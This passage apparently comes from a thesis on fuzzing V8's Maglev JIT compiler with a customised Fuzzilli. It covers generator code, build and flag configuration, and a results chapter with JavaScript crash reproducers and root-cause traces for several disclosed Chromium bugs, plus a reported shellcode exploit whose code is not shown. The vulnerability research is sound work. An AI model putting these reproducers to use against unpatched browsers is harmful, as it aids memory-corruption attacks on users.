Meanwhile the `.binary` method is defined as:

```

public func binary(_ lhs: Variable, _ rhs: Variable, with op: BinaryOperator)
    -> Variable {
    return emit(BinaryOperation(op), withInputs: [lhs, rhs]).output
}

```

BinaryOperation and the method `.Add` are defined in `JsOperations.swift`⁹

```

public enum BinaryOperator: String, CaseIterable {
    case Add = "+"
    case Sub = "-"
    case Mul = "*"
    case Div = "/"
    case Mod = "%"
    case BitAnd = "&"
    case BitOr = "|"
    case LogicAnd = "&&"
    case LogicOr = "||"
    case Xor = "^"
    case LShift = "<<"
    case RShift = ">>"
    case Exp = "**"
    case UnRShift = ">>>"
    // Nullish coalescing operator (??)
    case NullCoalesce = "??"

    var token: String {
        return self.rawValue
    }
}

```

⁹Source code at <https://github.com/googleprojectzero/fuzzilli/blob/cbade79edaf1dae0c233890b7957f560008d2c63/Sources/Fuzzilli/FuzzIL/JsOperations.swift#L1779>

```
final class BinaryOperation: JsOperation {
  override var opcode: Opcode { .binaryOperation(self) }
  let op: BinaryOperator
  init(_ op: BinaryOperator) {
    self.op = op
    super.init(numInputs: 2, numOutputs: 1, attributes: .isMutable)
  }
}
```

The following example demonstrates a custom generator that demonstrate how to generate loop and branches by ternary operator or with if/else block, also how to generate different type like an object.

```
public let TestGenerator = CodeGenerator("TestGenerator", inContext: .single
(.javascript)) { b in
  let f = b.buildPlainFunction(with: .parameters(n: 2)) { args in
    b.build(n: 6)
    let obj = args[0]
    let flag = args[1]
    let val = b.loadUndefined()
    b.buildIfElse(flag, ifBody: {
      let x = b.getProperty("x", of: obj)
      b.reassign(val, to: x)
    }, elseBody: {
      let random = b.randomJsVariable()
      b.reassign(val, to: random)
    })
    b.doReturn(val)
  }
  let Obj1 = b.createObject(with: ["x": b.loadInt(42)])
  let Obj2 = b.createObject(with: ["y": b.loadInt(1), "x": b.loadInt(2)])
  let trueVal = b.loadBool(true)
  let falseVal = b.loadBool(false)
  b.callFunction(f, withArgs: [Obj2, trueVal])
  b.buildRepeatLoop(n: Int.random(in: 100 ... 20000)) { loopIndex in
    let c = b.binary(loopIndex, b.loadInt(3), with: .Mod)
    let i = b.ternary(c, trueVal, falseVal)
    b.callFunction(f, withArgs: [Obj1, i])
  }
  b.callFunction(f, withArgs: [Obj2, trueVal])
}
```

That would produce this:

```
function f0(a1, a2) {
  a2[a1] /= a2;
  try { Object.__proto__ = Object; } catch (e) {}
  function f4() {
    return Object;
  }
  const v6 = f4(a1);
  let v7 = undefined;
  if (a2) {
    v7 = a1.x;
  } else {
    v7 = v6;
  }
  return v7;
}
const v10 = { x: 42 };
const v13 = { y: 1, x: 2 };
f0(v13, true);
for (let v17 = 0; v17 < 3673; v17++) {
  f0(v10, v17 % 3 ? true : false);
}
f0(v13, true);
```

This template highlights two concepts, the first is a Stochastic Injection due the line `b.build(n: 6)`¹⁰, this build random code in the program and two default ProgramTemplates use this line to generate random code but in the magnitude of 50/100 instructions; the second is the Type Confusion pattern, despite this won't directly work because v8 will bail-out for a different Map of the arguments but what if it guesses wrong? Let's say that for example the `a1.x` can be translated to `LoadField[+24]` when the `v13` object is passed as an argument it could have returned `v13.y` instead of `v13.x`. The final example demonstrates a custom CodeGenerator designed to induce a Type Confusion pattern on JavaScript Arrays through Bounds Check Elimination:

```
public let TestGenerator = CodeGenerator("TestGenerator", inContext: .single
(.javascript)) { b in
  let numParams = Int.random(in: 2...5)
  let f = b.buildPlainFunction(with: .parameters(n: numParams)) { args in
    b.build(n: Int.random(in: 3...6))
    let array = args[0]
    let index = args[1]
    let val = b.getComputedProperty(index, of: array)
    b.build(n: Int.random(in: 2...5))
    b.doReturn(b.randomJsVariable())
  }
  let baseArray = b.createArray(with: [b.loadFloat(1.1), b.loadFloat(2.2),
    b.loadFloat(3.3)])
  var optArgs = [baseArray, b.loadInt(0)]
  for _ in 2..

```

As shown in the Swift implementation, this generator dynamically creates a function with a randomized number of parameters. It strictly trains the JIT compiler to expect an array of floating-point numbers (represented in V8 as `PACKED_DOUBLE_ELEMENTS`) accessed with a safe, bounded index. Once the loop forces compilation, the generator deliberately attempts to break the speculative constraints by passing a huge random index (up to 100,000) or a completely different object type as the `triggerArray`.

¹⁰Source code at <https://github.com/googleprojectzero/fuzzilli/blob/cbade79edaf1dae0c233890b7957f560008d2c63/Sources/Fuzzilli/Base/ProgramBuilder.swift#L2053>

```

function f0(a1, a2, a3, a4) {
  function F5(a7) {
    if (!new.target) { throw 'must be called with new'; }
    this.e = a2;
    this.d = a7;
  }
  new F5(a4);
  new F5(a4);
  a1[a2];
  try {
    new F5(F5);
  } catch(e12) {
  }
  return a4;
}
const v16 = [1.1,2.2,3.3];
const v18 = f0(v16, 0, 3.3, v16);
for (let v19 = 0; v19 < 106; v19++) {
  f0(v16, v19 % 3, 3.3, v16);
}
const v23 = f0(v16, 0, 3.3, v18);
let v24 = f0.bind(v16, 1.1, v23, v23, 1.1);
const v25 = [v18,2.2,1.1,1.1];
let v26 = 10;
for (; v26--;) {
  const v30 = Promise.prototype.catch;
  const v31 = [v24];
  try { v30.apply(v23, v31); } catch (e) {}
}
f0(v25, 89795, 3.3, 2.2);

```

In conclusion, the **ProgramBuilder** API and the custom **CodeGenerators** form an incredibly robust framework for vulnerability discovery. By combining mathematically sound FuzzIL bytecode generation with the unpredictability of stochastic injection, security researchers can systematically construct environments that push JIT compilers to their limits.

However, writing custom generators is only half the battle. To verify that the generated code genuinely possesses the intended shape and effectively targets the desired compilation passes (such as Maglev), a researcher must be able to inspect the fuzzer's output before executing a massive campaign. The next section details the necessary modifications implemented within **Fuzzilli, v8** and finally **FuzzILTool**.

4.3 Final Setup

Deploying Fuzzilli in a localized environment is a highly standardized process. Written entirely in Swift, the fuzzer relies on the Swift Package Manager (SPM) and can be cloned and compiled directly from the Google Project Zero repository:

```

$ git clone https://github.com/googleprojectzero/fuzzilli.git
$ cd fuzzilli
$ swift build

```

Despite the fact that with just this anyone can start fuzzing the desired target, if obviously the target is compiled for fuzzing, this won't find any zero day or something really reportable because Clusterfuzz exists. ClusterFuzz is a scalable fuzzing infrastructure that finds security and stability issues in software. Google uses

ClusterFuzz to fuzz all Google products and as the fuzzing backend for OSS-Fuzz. So relying on off-the-shelf fuzzer is a losing battle, because if a bug can be found by raw CPU power, companies have likely already found it. To put this computational disparity into perspective, it is necessary to contextualize the hardware limitations of this research. During the experimental phase of this thesis, local fuzzing was conducted on consumer-grade hardware. Under these localized constraints, the execution throughput peaked at a maximum of approximately 15 executions per second (exec/s). Competing with cloud-based infrastructures through brute-force random mutation at 15 exec/s is mathematically unfeasible.

Standard Fuzzilli args.gn

```
is_debug = false
dcheck_always_on = true
v8_static_library = true
v8_enable_verify_heap = true
v8_enable_partition_alloc = false
v8_fuzzilli = true
sanitizer_coverage_flags="trace-pc-guard"
target_cpu = "x64"
```

Custom Research args.gn

```
is_debug = false
dcheck_always_on = true
v8_static_library = true
v8_enable_verify_heap = true
v8_enable_partition_alloc = false
v8_fuzzilli = true
is_asan = true
symbol_level = 1
v8_enable_verify_csa = true
sanitizer_coverage_flags = ""
target_cpu = "x64"
```

Figure 4.2 Comparison of GN build arguments for the V8 target engine.

The customized configuration introduces several modifications, the one that stands out most is `sanitizer_coverage_flags = ""`. The one used in the standard `args.gn` would apply coverage to all the edges in code, the v8 code base is huge, so it's better to apply coverage to just the files that really matter. To add coverage to singular files the first file to be modified will be `toolchain.ninja`, in this file the following rule is added:

```
rule cxx-instr
command = ../../third_party/llvm-build/Release+Asserts/bin/clang++
        -fsanitize-coverage=trace-pc-guard -MMD -MF ${out}.d
        ${defines} ${include_dirs} ${cflags} ${cflags_cc}
        ${module_deps_no_self} -c ${in} -o ${out}
description = CXX_INSTR ${out}
depfile = ${out}.d
deps = gcc
```

```
build obj/v8_base_without_compiler/maglev-graph-builder.o: cxx-instr ../../src/maglev/maglev-graph-builder.cc
source_file_part = maglev-graph-builder.cc
source_name_part = maglev-graph-builder
```

Figure 4.3 Modified in `obj/v8_base_without_compiler.ninja`

```
ninja: Entering directory `out/fuzzbuild'
[2962/3580] CXX_INSTR obj/v8_base_without_compiler/maglev-graph-builder.o
```

Figure 4.4 When building with `ninja -C out/fuzzbuild d8`

With the foundational `CodeGenerators` and `ProgramTemplates` conceptualized, the final step in the configuration phase is integrating them into the fuzzer's execution pipeline. In Fuzzilli this is done by `Profile`. For the purpose of this research, a highly customized V8 `Profile` was developed to heavily bias the generation toward Maglev-specific triggers.

A Note on Payload Disclosure The source code snippets provided in the preceding sections serve as representative, foundational models to illustrate the structural methodology of this research. Due to the highly sensitive nature of automated vulnerability discovery, and in strict adherence to responsible disclosure principles, the exact, fully weaponized `CodeGenerators`, `ProgramTemplates`, and weight distributions utilized in the final fuzzing campaign are intentionally omitted from this public manuscript. Publishing the exact configuration would trivially allow external actors to replicate the targeted vulnerability discovery environment against the Chromium engine. Therefore, the focus of this thesis remains strictly on the architectural methodology, the engineering principles, and the analytical processes required to design and instrument such a campaign, rather than distributing the offensive payloads.

Though here is the configuration of the `Profile`:

```
processArgs: { randomize in
  var args = [
    "--predictable",
    "--expose-gc",
    "--allow-natives-syntax",
    "--fuzzing",
    "--jit-fuzzing",
    "--maglev",
    "--maglev-assert",
    "--optimize-on-next-call-optimizes-to-maglev",
    "--omit-quit",
    "--verify-heap",
    "--maglev-future",
  ]
  guard randomize else { return args }
  if probability(0.4){
    args.append("--stress-gc-during-compilation")
  }
  if probability(0.5){ args.append("--maglev-future")}
  if probability(0.4){
    args.append("--maglev-untagged-phis")
  }
  if probability(0.9) {
    args.append("--stress-maglev")
  }
  if probability(0.4) {
    args.append("--maglev-as-top-tier")
  }
  if probability(0.4) { args.append("--maglev-poly-calls") }
  if probability(0.4) { args.append("--maglev-truncation") }
  if probability(0.4) {
    args.append("--maglev-use-unreliable-maps")
  }
  if probability(0.4) {
    args.append("--maglev-optimistic-peeled-loops")
  }
  if probability(0.3) {
```

```

    args.append("--maglev-range-analysis")
    if probability(0.3) {
        args.append("--maglev-range-verification")
    }
}
if probability(0.3) { args.append("--maglev-object-tracking") }
if probability(0.3) { args.append("--maglev-escape-analysis") }
if probability(0.3) {
    args.append("--maglev-optimistic-peeled-loops")
    args.append("--maglev-loop-peeling-max-size=500")
}
if probability(0.3) { args.append("--maglev-cse") }
if probability(0.3) {
    args.append("--maglev-speculative-hoist-phi-untagging")
}
if probability(0.3) {
    args.append("--maglev-inlining")
    args.append("--max-maglev-inline-depth=8")
    args.append("--max-maglev-hard-inline-depth=35")
    args.append("--maglev-inline-api-calls")
} else {
    args.append("--max-maglev-inline-depth=1")
}
if probability(0.1) {
    args.append("--concurrent-maglev-max-threads=2")
    args.append("--maglev-build-code-on-background")
}
if probability(0.5) {
    args.append("--maglev-overwrite-budget")
    args.append("--maglev-overwrite-osr-budget")
}
return args
}

```

The initial flags defined within the `args` array establish the mandatory baseline environment, ensuring they are unconditionally passed to every V8 execution. However, when Fuzzilli is invoked with the `-argumentRandomization` parameter, the `randomize` guard evaluates to true. This enables the fuzzer to stochastically append a diverse set of experimental, Maglev-specific optimization flags based on predefined probabilities. To finalize the V8 Profile configuration, the fuzzer must be instructed on how to handle the execution environment, manage memory safety tools, and most importantly, how to wrap the generated FuzzIL payloads. While FuzzIL generates the core logic, ensuring that this logic is actually processed by the Maglev compiler requires a deterministic "tier-up" strategy. This is achieved by injecting static JavaScript prefixes and suffixes around every generated program:

```

processArgsReference: nil,
processEnv: [
  "ASAN_OPTIONS": "abort_on_error=1:handle_sigill=1:symbolize=false:redzone=128"
  "UBSAN_OPTIONS": "abort_on_error=1:symbolize=false:redzone=128"
],
maxExecsBeforeRespawn: 1000,
timeout: Timeout.interval(300, 900),
codePrefix: """
    function main() {
    """
codeSuffix: """
    }
    gc();
    main();
    %PrepareFunctionForOptimization(main);
    main();
    main();
    %OptimizeMaglevOnNextCall(main);
    main();
    gc();
    """
ecmaVersion: ECMAScriptVersion.es6,
startupTests: [
  ("fuzzilli('FUZZILLI_PRINT', 'test')", .shouldSucceed),
  ("fuzzilli('FUZZILLI_CRASH', 0)", .shouldCrash),
  ("fuzzilli('FUZZILLI_CRASH', 1)", .shouldCrash),
  ("fuzzilli('FUZZILLI_CRASH', 2)", .shouldCrash),
  ("fuzzilli('FUZZILLI_CRASH', 3)", .shouldCrash),
]

```

The end of this chapter will be about the changes to the FuzzILTool. It's one of the three executables that will be compiled when building fuzzilli, there is FuzzilliCli that is used for fuzzing, there is REPRLRun used for testing if the repl protocol is working between the js-shell and Fuzzilli. Finally there is FuzzILTool that is not being directly used for fuzzing but it can be used to create a corpus of .fzil files from .js files and viceversa, it can also generate program using Fuzzilli's code generators.

The idea is simple, due to hardware limitation testing custom code generators would require starting a small campaign to see if the lifted js code would be correct and not cause crash during a longer fuzzing campaign. So the following snippet of code was added to **Sources/FuzzILTool/main.swift**, this code add the possibility to test a custom code generator defined in **CustomGenerators.swift** and to create from that seed mutations.

```
else if let genName = args["--stress"] {
    guard let generator = availableGenerators[genName]
    let config = Configuration(logLevel: .warning, enableInspection: true)
    let fuzzer = makeMockFuzzer(config: config, environment:
        JavaScriptEnvironment())
    let b = fuzzer.makeBuilder()
    b.complete(generator: generator, withBudget: 100)
    let seedProgram = b.finalize()
    fuzzer.corpus.add(seedProgram, ProgramAspects(outcome: .succeeded))
    func saveProgram(_ prog: Program, suffix: String) {
        let code = jsLifter.lift(prog, withOptions: .includeComments)
        do {
            let pathURL = URL(fileURLWithPath: path)
            let newName = pathURL.deletingPathExtension().lastPathComponent +
                "_" + genName + "_" + suffix
            let outputPath = pathURL.deletingLastPathComponent()
                .appendingPathComponent(newName)
                .appendingPathExtension("js")
            try code.write(to: outputPath, atomically: false, encoding: .utf8)
            print("Saved: \(outputPath.relativePath)")
        } catch {
            print("Failed to save \(suffix): \(error)")
        }
    }
    saveProgram(seedProgram, suffix: "seed")
    if let numMutations = args.int(for: "--mutate") {
        for i in 1...numMutations {
            var mutant: Program? = nil
            for _ in 0...<10 {
                let mutator = fuzzer.mutators.randomElement()
                if let m = mutator.mutate(seedProgram, for: fuzzer) {
                    mutant = m
                    break
                }
            }
            if let mutant = mutant {
                saveProgram(mutant, suffix: "mut_\(i)")
            } else {
                print("Warning: Mutation failed for iteration \(i)")
            }
        }
    }
}
```

In **CustomGenerators.swift** it will be defined the custom generator and must be added to this:

```
public let availableGenerators: [String: CodeGenerator] = [
    "test": TestGenerator,
]
```

Chapter 5

Results

This last chapter is a conclusion to this journey of fuzzing by analyzing crashes found in three different fuzzing campaigns. The first 2 campaigns were run for 10 days in total, the last was run discontinuously later will be explained why. One difficulty that can be encountered at the start of fuzzing any JavaScript engine is finding good seed for coverage. The Fuzzilli that was running was stopped every day or every two days, depending on how the coverage finding was expanding and also for minimizing the corpus on every run, Fuzzilli does this automatically when the `-resume` flag is passed. The experimental phase was structured into three distinct fuzzing campaigns, designed to systematically evaluate both the zero-day discovery potential of the custom fuzzing infrastructure and its capability to analyze complex, known vulnerability states. To systematically evaluate the evolution of V8's internal architecture and assess the lifespan of specific compiler vulnerabilities, each campaign targeted a progressively newer iteration of the engine:

- **Campaign I (December 2024):** The initial phase targeted a deliberately older build of the V8 engine. The primary objective was to establish a baseline, demonstrating that the customized fuzzing infrastructure and the tiering manipulation strategies were fully capable of unearthing and isolating deep-rooted compiler vulnerabilities within historical architectures.
- **Campaign II (December 2025):** Building upon the validated infrastructure, the second campaign shifted entirely to the active development branches (latest HEAD). This constituted the core of the research, aimed at discovering previously unknown compiler flaws before they reached production.
- **Campaign III (November 2025):** For the final phase, the target was adjusted to a specific build from November 2025. The objective was to perform a rigorous retrospective analysis on a recently disclosed, highly complex N-day anomaly. Rather than seeking new crashes, this phase served to validate the infrastructure's precision in tracing, minimizing, and explaining the intricate root causes of known public issues.

5.1 December 2024:

The analyzed commit is:

```
v8$ git log -1
commit 4d5d398d51641a29f61a843d93590931e6a9f4fe (HEAD)
Date: Thu Dec 5 02:36:13 2024 -0800

    Update V8 DEPS (trusted)
```

The modified Fuzzilli found various crashes among those two where particular interesting, here the first:

```
function main(){
const v0 = /(iE(?:a{5,1000000}){3,1000000})/yvgms;
for (let i3 = undefined, i4 = 10; i4--, i4;) {
}
function* f10(a11, a12) {
  if (a11) {
    %Optimize0sr();
    for (let v13 = 0; v13 < 5; v13++) {
    }
  }
  for (let v14 = 0; v14 < 1; v14++) {
    for (let i17 = undefined, i18 = 10; i18--, i18;) {
    }
    const v25 = a12 || 1;
    for (let i28 = undefined, i29 = 10; i29--, i29;) {
    }
    v25 % 4;
    yield v0;
  }
  return v0;
}
f10().next();
f10(true).next();
}
gc();
main();
%PrepareFunctionForOptimization(main);
main();
main();
%OptimizeMaglevOnNextCall(main);
main();
gc();
```

This abort V8 with the following error:

```
// # Fatal error in ../../src/maglev/maglev-ir.h, line 2482
// # Debug check failed: is_loadable().
```

Analyzing the crash with `-print-maglev-graphs` and with `-trace-maglev-graph-building` is possible to determine why it occurred:

```
70 : TestLessThan r1, [3]
73 : JumpIfFalse [90] (0x205700040273 @ 163)
[...]
126 : InvokeIntrinsic [_CreateIterResultObject], r8-r9
130 : SuspendGenerator r0, r0-r7, [1]
135 : ResumeGenerator r0, r0-r7
```

In the first Ignition bytecode sequence is of this snippet: `;v14 < 1;` So it creates 2 paths, the first will continue to the body of the for loop, the second will jump

to **return v0**; The second sequence represents **yield v0**; and during the graph building phase does:

```
126 : 6f 0e f1 02    InvokeIntrinsic [_CreateIterResultObject], r8-r9
      0x61085e777338  n63: RootConstant(empty_fixed_array) -> (x), 0 uses
      0x61085e7773d0  n64: AllocationBlock(Young) -> (x), 0 uses
      0x61085e777458  n65: InlinedAllocation(0x18da000909c9 <Map20>) [n64
      : (x)] -> (x), 0 uses (0 non escaping uses)
[...]
130 : b9 f9 f9 08 01    SuspendGenerator r0, r0-r7, [1]
      0x61085e777930  n71: GeneratorStore [<unregistered node 0
      x61085e770050>:(x), ...]
      ! Clearing unstable node aspects
      0x61085e777978  n72: Return [n65:(x)]
135 : ba f9 f9 08      ResumeGenerator r0, r0-r7
== Dead ==
135 : ba f9 f9 08      ResumeGenerator r0, r0-r7
139 : c6              Star8
```

Inside the for loop body the Node **n65** is created, but it will never be created if the other path is taken, this will result in:

```
== Dead ==
159 : 92 5b 00 0a      JumpLoop [91], [0], [10]
163 : 19 02            LdaImmutableCurrentContextSlot [2]
== New block (merge @0x61085e7723c8) at 0x18da00098f01 <
      SharedFunctionInfo f10>==
* VOs (Interpreter Frame State): V0{0}:n65;
```

The artificial **Return** severs the loop's back-edge, leaving the loop header (Block **b5**) with only a single sequential predecessor. This structural anomaly directly triggers a deeply hidden flaw within Maglev's **StraightForwardRegisterAllocator**. By examining the **-trace-maglev-regalloc** output, we can observe the exact CPU cycles where this assumption causes a fatal state corruption:

```
Block b5 peeled (effects:)
live regs:
[holes: 59.]
29/35:  $\Phi^I$  r6 (v8/n29, v30/n37) -> [rax|R|w32], live range: [29-33]
...
36/44: Jump b10
      with gap moves:
        - v6/n22:[constant:v-1] -> 46:  $\Phi^I$  <accumulator> v-1(*)
```

As highlighted in the trace, the allocator enters Block **b5** and completely wipes the **live regs** list, erasing physically tracked variables without spilling them to the stack. The engine ultimately crashes when attempting to emit assembly gap moves for the jump to Block **b10**. The compiler tries to load a value into the accumulator but resolves a broken placeholder (**v-1(*)**). Unable to locate the wiped variable in any register, the compiler fatally aborts with the **is_loadable()** debug assertion. This vulnerability was reported ¹ by 303f06e3 and was awarded 11'000\$.

¹<https://issues.chromium.org/issues/386143468>

The second one is:

```
function main(){
let v0 = undefined;
const v1 = {};
function f2() {
  let v3 = 5;
  for (let v4 = 0; v4 < 10; v4++) {
    v3--;
    v4++;
  }
  v0 = v3;
  let v7 = 1.2;
  try {
    Reflect.apply(f2, v1, v1);
  } catch(e10) {
  }
  do {
    v1[v7] = 1;
    v7 = v3;
    for (let i13 = 100; i13; --i13) {
    }
  } while (v3)
  return v7;
}
const v17 = %PrepareFunctionForOptimization(f2);
f2();
f2();
}
gc();
main();
%PrepareFunctionForOptimization(main);
main();
main();
main();
%OptimizeMaglevOnNextCall(main);
main();
gc();
```

That produces this failed debug assertion:

```
// # Fatal error in ../../src/zone/zone-containers.h, line 247
// # Debug check failed: pos < size() (2 vs. 2).
```

Analyzing again with `-print-maglev-graphs` is possible to notice that on Block b7 there is a node (**n59**) that has three input nodes for Phi

```
44: Jump b7
|       with gap moves:
|       - n38:(x) -> 59:  $\Phi^T$  r1 (x)
[...]
|       58: Jump b7
|       |   with gap moves:
|       |   - n38:(x) -> 59:  $\Phi^T$  r1 (x)
|       v
+-->Block b7 (effects: ua)
|   59:  $\Phi^T$  r1 (n38, n38, n21) (compressed) -> (x), 1 uses
[...]
+--<--76: JumpLoop b7
|       with gap moves:
|       - n21:(x) -> 59:  $\Phi^T$  r1 (x)
```

In `maglev-phi-representation-selection.cc` there is the logic of the phi untagging phase, `PreProcessBasicBlock()` is applied to every `BasicBlock` in the Maglev Graph:

```
BlockProcessResult MaglevPhiRepresentationSelector::PreProcessBasicBlock(
    BasicBlock* block) {
    PreparePhiTaggings(current_block_, block);
    current_block_ = block;

    if (block->has_phi()) {
        auto& phis = *block->phis();

        auto first_retry = phis.begin();
        auto end_retry = first_retry;
        bool any_change = false;

        for (auto it = phis.begin(); it != phis.end(); ++it) {
            Phi* phi = *it;
            switch (ProcessPhi(phi)) {
```

The crash occurs during the process of `PreProcessBasicBlock()` handling B7. Using the flag `-trace-maglev-phi-untagging` is possible to see where Maglev failed:

```
Considering for untagging: n21
+ use_reprs : {Int32}
+ input_reprs: {Int32}
+ intersection reprs: {Int32}
=> Untagging to Int32
    @ Input 0 (n19): Making Int32 instead of Smi
    @ Input 1 (n33): Bypassing conversion
Considering for untagging: n59
+ use_reprs : {Tagged}
+ input_reprs: {Int32, Float64}
=> Leaving tagged [incompatible uses]
```

It's not possible to mix Tagged pointers and Int32 numbers in the same Phi node so the compiler decides to convert (Tag) n21. The compiler uses a list `merge_values_` to store the conversion nodes, but the memory allocated for this list is calculated based on Predecessors (Incoming Edges) due to a logic bug it skipped the loop back-edge. Now the function `EnsurePhiInputsTagged` runs to fix types Input 0 and Input 1 are already Tagged and the accessing indexes are safe. When the function checks Input 2, it creates a Tagging Node and saves it in the list at index 2, so it accesses `merge_values_[2]=TaggingNode` resulting in an OOB.

This was a vulnerability reported ² by 303f06e3 and was awarded 20'000\$

²<https://issues.chromium.org/issues/382190919>

5.2 November 2025:

The analyzed commit is:

```
v8$ git log -1
commit 2efc4fc7971a6fcaa0a3a27ea935da4a2f963ebf (HEAD)
Author: Jakob Linke <jgruber@chromium.org>
Date: Thu Nov 20 14:03:07 2025 +0100

    [maglev] Introduce templated TryGetConstant

    .. and templated As and Is functions in ObjectRef.

    As a drive-by, implement the target != new_target case for the
    kObjectConstructor builtin.
```

Introducing new code means more probability of vulnerabilities, in particular the fuzzing was done focusing on the last phrase of this commit, in the diff:

```
case Builtin::kObjectConstructor: {
-   // TODO(jgruber): Implement.
-   if (target != new_target) return {};
-   // If no value is passed, we can immediately lower to a simple
-   // constructor.
-   if (args.count() == 0) {
-       return BuildInlinedAllocation(CreateJSConstructor(target_function),
-                                     AllocationType::kYoung);
+   compiler::OptionalJSFunctionRef new_target_function =
+       TryGetConstant<JSFunction>(new_target);
+   if (args.count() == 0 && new_target_function.has_value()) {
+       return BuildInlinedAllocation(
+           CreateJSConstructor(new_target_function.value()),
+           AllocationType::kYoung);
+   }
+   break;
}
```

This diff is on `maglev-graph-builder.cc` file in `TryReduceConstructBuiltin` function. To target this specific code with Fuzzilli some CodeGenerators weight needs to be raised, in particular:

- `ConstructWithDifferentNewTargetGenerator`
- `MethodCallGenerator`
- `PlainFunctionGenerator`
- `BuiltinGenerator`
- `BuiltinObjectInstanceGenerator`
- `ObjectLiteralGenerator`
- `ClassDefinitionGenerator`
- `ClassConstructorGenerator`

Doing a simple Source and Sink analysis to reach that function those function must be called:

```

TryReduceConstructBuiltin
|
|   if (target_sfi.HasBuiltinId()) {
|       RETURN_IF_DONE(TryReduceConstructBuiltin(target_function,
|           target_sfi,target, new_target, args));
|   }
|
TryReduceConstruct
|
|   if (compiler::OptionalHeapObjectRef target_constant =
|       TryGetConstant<HeapObject>(target)) {
|       PROCESS_AND_RETURN_IF_DONE(
|           TryReduceConstruct(target_constant.value(), target,
|               new_target, args, feedback_source),
|           SetAccumulator);
|   }
|
BuildConstruct
|   return BuildConstruct(target, new_target, args, feedback_source);
VisitConstruct

```

The modified Fuzzilli found 3 crashes:

```

// # Fatal error in ../../src/diagnostics/objects-debug.cc, line 1983
// # Check failed: IsEphemeronHashTable(table()) || IsUndefined(table
//   (), isolate).

```

```

// # Fatal error in ../../src/diagnostics/objects-debug.cc, line 1788
// # Check failed: IsOrderedHashSet(table()) || IsUndefined(table(),
//   isolate).

```

```

// abort: CSA_DCHECK failed: IsFixedArraySubclass(object) [../../src/
//   codegen/code-stub-assembler.cc:2975]
//
// Stacktrace:
//   ptr0=0x7eb100056fed
//   ptr1=0x76070a216030
//   ptr2=(nil)
//   ptr3=(nil)
//   ptr4=(nil)
//   ptr5=(nil)
//   failure_message_object=0x753709700020
//
// ==== JS stack trace =====
//
//   0: ExitFrame [pc: 0x5d72eb9437fd]
//   1: StubFrame [pc: 0x5d72eb842ef7]
//   2: has 0x7eb101124f4d
//   3: f14 0x7eb101040011] [fuzzcode.js:25] [bytecode=0
//     x7e9a0103a4a5 offset=100
//   4: main 0x7eb10114cdfd] [fuzzcode.js:30] [bytecode=0
//     x7e9a0103a3e5 offset=76
//   5: /* anonymous */ 0x7eb10114cd61] [fuzzcode.js:33] [bytecode
//     =0x7e9a0103a359 offset=22
//   6: InternalFrame [pc: 0x5d72eb6f16e7]
//   7: EntryFrame [pc: 0x5d72eb6f142b]

```

The code of this last crash that looked the most promising is:

```
function main(){
  class C3 extends Object {
    constructor() {
      super();
    }
  }
  function f5() {
    const v6 = [f5,f5];
    Reflect.construct(C3, v6, Map);
    return v6;
  }
  for (let v8 = 0; v8 < 5; v8++) {
    f5();
  }
  %OptimizeMaglevOnNextCall(C3);
  f5();
}
gc();
main();
%PrepareFunctionForOptimization(main);
main();
main();
%OptimizeMaglevOnNextCall(main);
main();
gc();
```

Following the writeup from Faraz Faith of an older ctf ³ it is possible to develop an exploit using the same strategy by constructing the **addrof** and **fakeobj** primitives to then upgrade them in **AAR/AAW** with the RWX Wasm Page and executing a shellcode:

```
mag@maglev-hater:~/exploit$ /home/mag/v8_november/v8/out/release/d8 --allow-natives-syntax xx.js
$ id
uid=1000(mag) gid=1000(mag) groups=1000(mag),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(us
$ whoami
mag
```

In late march on the Google Issue Tracker it was released publicly ⁴ this issue found by 303f06e3 and was rewarded with 55'000\$.

³<https://faraz.faith/2019-12-13-starctf-oob-v8-indepth/>

⁴<https://issues.chromium.org/issues/467247247>

5.3 Own reports:

The following Git commit hashes represent the exact evolutionary states of the repository—ordered temporally—against which the newly discovered crashes were successfully reproduced and reported to the developers:

- **cbbb9c01bf5dd767394205b119a9415da1ac374b**
- **4384276007f1d14b4a61dfb8db60e765375ee658**
- **6266d4788607076d63634251f6fadd1e1495b6b0**
- **c3d5c0ab45e3b8ef8897ddaf9a15aea44a7d2af2**

The first crash was reported ⁵ the 1^o December, here is the Proof of Concept:

```
function main(){
function f0() {
    return f0;
}
class C1 extends f0 {
    constructor() {
        for (let i5 = 0, i6 = 10; i6; i6--) {
        }
        new C1();
    }
}
new C1();
}
gc();
main();
%PrepareFunctionForOptimization(main);
main();
main();
main();
%OptimizeMaglevOnNextCall(main);
main();
```

And run with those flags: **—expose-gc —allow-natives-syntax —maglev —maglev-as-top-tier** will fail a Debug Check

```
# Fatal error in ../../src/maglev/maglev-graph-builder.cc, line 11375
# Debug check failed: !IsTheHoleConstant(args.receiver()).
```

This also crashed on commit: **1eb1215085fcbbf42878b74b940e72585b36b096**
The interesting thing was that the flag **—maglev-as-top-tier** made this a new bug due to those lines ⁶:

```
if (MaglevIsTopTier() && TargetIsCurrentCompilingUnit(function) &&
    !graph_ ->is_osr()) {
```

Removing that flag would have resulted in a duplicate of Issue 462477283 ⁷, the commit included my PoC has a regression file ⁸. The **—print-maglev-graphs** shows that the faulty Ignition instruction is

⁵<https://issues.chromium.org/issues/464678348>

⁶<https://github.com/v8/v8/blob/cbbb9c01bf5dd767394205b119a9415da1ac374b/src/maglev/maglev-graph-builder.cc#L11372-L11373>

⁷<https://issues.chromium.org/issues/462477283>

⁸<https://github.com/v8/v8/commit/e649ccc7a1ff4bb66b040d143b7fd14eb6badab7>

```
Construct r3, r0-r0, [2]
```

When inspecting the nodes that this instruction creates:

```
== New block (merge @0x33cc012da618) at 0x3dcd0102f269 <SharedFunctionInfo C1>==
* VOs (Interpreter Frame State):
- Copying frame state from merge @0x33cc012da618
* VOs (Interpreter Frame State):
* VOs (Merge Frame State):
0x33cc012dae18 n21: LoadContextSlotNoCells(0x10) [n3], 0 uses
20 : b8 00      ThrowReferenceErrorIfHole [0]
0x33cc012daf28 n22: ThrowReferenceErrorIfHole [n21]
22 : cf        Star3
23 : 72 f6 f9 00 02 Construct r3, r0-r0, [2]
0x33cc012db0d0 n23: CheckValue(0x3dcd01080069 <JSFunction C1 (sfi = 0x3dcd0102f269)>, wrong call target) [n21]
0x33cc012db260 n24: RootConstant(the_hole_value), 0 uses
```

Maglev tries to build the Construct node (to represent new C1()), it calls a C++ helper function internally. This helper function asks: "What is the 'receiver' (this) of the function calling me?" Maglev creates n24 to answer that question: TheHole.

The second report will be the last one to be analyzed, moving onto the 3^o one ⁹

```
function main(){
const v1 = {
  get d() {
    super.b /= this;
    return this;
  },
};
}
gc();
main();
